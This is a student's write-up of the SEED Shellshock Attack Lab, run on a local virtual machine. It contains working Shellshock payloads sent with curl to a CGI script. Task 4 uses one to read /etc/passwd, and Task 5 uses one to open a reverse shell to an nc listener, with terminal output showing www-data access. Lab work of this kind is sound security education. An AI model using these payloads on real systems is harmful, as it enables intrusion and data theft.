

Shellshock Attack Lab

Xinyi Li

February 17, 2020

Task 1

Experiment

Use the following commands to define a shell function, export it into the environment, and then observe if it prints 'extra' when calling the child shell with `/bin/bash_shellshock` or `/bin/bash`.

```
1 $ foo='() { echo "hello world"; }; echo "extra";'
2 $ export $foo
```

As expected, using `/bin/bash_shellshock` leads to extra print out while it is clear in `/bin/bash`.

Task 2

```
1 $ su
2 $ cp myprog.cgi /usr/lib/cgi-bin
3 $ sudo chmod 755 /usr/lib/cgi-bin/myprog.cgi
```

Task3

The Apache creates a child process to execute `bash_shellshock` with function `exec()`, and `$$` will be replaced by `bash_shellshock` with the ID of the current process. So `strings /proc/$$/environ` will be correctly executed while parsing the HTTP request.

Task 4


For instance, I can steal passwords of the server using

```
1 curl -A "() { echo hello;}; echo Content-type: text/plain; echo;
   /bin/cat /etc/passwd;" http://localhost/cgi-bin/myprog.cgi
```

However, because `/etc/shadow` is only readable to `root`, I cannot steal the content of the file unless the web served by `root`.

Task 5

Somehow, the ip address of the server and the attacker are exactly the same on the virtual machine. So instead of using ip address in the lab instruction, i use `localhost` to represent both of them.

A terminal window titled 'Terminal' with a menu bar (File, Edit, View, Search, Terminal, Help) and a status bar (6:21 PM). The terminal shows a user 'seed@VM' at the prompt '~\$'. The user enters a curl command: `curl -A "()" { echo hello;}; echo Content-type: text/plain; echo; echo; /bin/bash -i -> /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi`. The output is `curl: (52) Empty reply from server`. Then, the user enters `ifconfig`. The output shows two interfaces: `enp0s3` (Ethernet) with IP `10.0.2.15` and `lo` (Local Loopback) with IP `127.0.0.1`. The terminal has a dark purple background and a vertical sidebar on the left with various application icons.

```
[02/17/20]seed@VM:~$ curl -A "()" { echo hello;}; echo Content-type: text/plain; echo; echo; /bin/bash -i -> /dev/tcp/localhost/9090 0<&1 2>&1" http://localhost/cgi-bin/myprog.cgi
curl: (52) Empty reply from server
[02/17/20]seed@VM:~$ ifconfig
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:11:73:71
            inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0
            inet6 addr: fe80::e005:e6a:a340:5612/64 Scope:Link
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
            RX packets:276 errors:0 dropped:0 overruns:0 frame:0
            TX packets:318 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1000
            RX bytes:89112 (89.1 KB)  TX bytes:35661 (35.6 KB)

lo          Link encap:Local Loopback
            inet addr:127.0.0.1  Mask:255.0.0.0
            inet6 addr: ::1/128 Scope:Host
            UP LOOPBACK RUNNING  MTU:65536  Metric:1
            RX packets:306 errors:0 dropped:0 overruns:0 frame:0
            TX packets:306 errors:0 dropped:0 overruns:0 carrier:0
            collisions:0 txqueuelen:1
            RX bytes:56864 (56.8 KB)  TX bytes:56864 (56.8 KB)

[02/17/20]seed@VM:~$
```

Figure 1: the attacker's IP address

First, build a TCP server:


```
1 nc -lv 9090
```

Sometimes, the process is really slow. Be patient to wait for connection built then do the following steps

Then make use of the shellshock to map the server's `stdin/stdout` to local shell.

```
1 curl -A "()" { echo hello;}; echo Content-type: text/plain; echo;  
  echo; /bin/bash -i -> /dev/tcp/localhost/9090 0<&1 2>&1"  
  http://localhost/cgi-bin/myprog.cgi
```

So, a reverse shell is created.



```
File Edit View Search Terminal Help  
ipconfig  
^C  
[02/17/20]seed@VM:~$ nc -lv 9090  
Listening on [0.0.0.0] (family 0, port 9090)  
Connection from [127.0.0.1] port 9090 [tcp/*] accepted (family 2, sport 5277)  
2)  
bash: cannot set terminal process group (2141): Inappropriate ioctl for device  
bash: no job control in this shell  
www-data@VM:/usr/lib/cgi-bin$ ls  
ls  
myprog.cgi  
test.cgi  
www-data@VM:/usr/lib/cgi-bin$ ifconfig  
ifconfig  
enp0s3      Link encap:Ethernet  HWaddr 08:00:27:11:73:71  
            inet addr:10.0.2.15  Bcast:10.0.2.255  Mask:255.255.255.0  
            inet6 addr: fe80::e005:e6a:a340:5612/64 Scope:Link  
            UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
            RX packets:276 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:316 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1000  
            RX bytes:89112 (89.1 KB)  TX bytes:35467 (35.4 KB)  
  
lo          Link encap:Local Loopback  
            inet addr:127.0.0.1  Mask:255.0.0.0  
            inet6 addr: ::1/128 Scope:Host  
            UP LOOPBACK RUNNING  MTU:65536  Metric:1  
            RX packets:255 errors:0 dropped:0 overruns:0 frame:0  
            TX packets:255 errors:0 dropped:0 overruns:0 carrier:0  
            collisions:0 txqueuelen:1  
            RX bytes:53307 (53.3 KB)  TX bytes:53307 (53.3 KB)  
  
www-data@VM:/usr/lib/cgi-bin$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@VM:/usr/lib/cgi-bin$
```

Figure 2: Reverse Shell

Task 6

Reproduction of Test 3 is successful while the ones of other two tasks fail.

Because the output of environment variables is done directly by the bash itself rather than passing to any caller. The behavior will not be influenced by the version of the shell.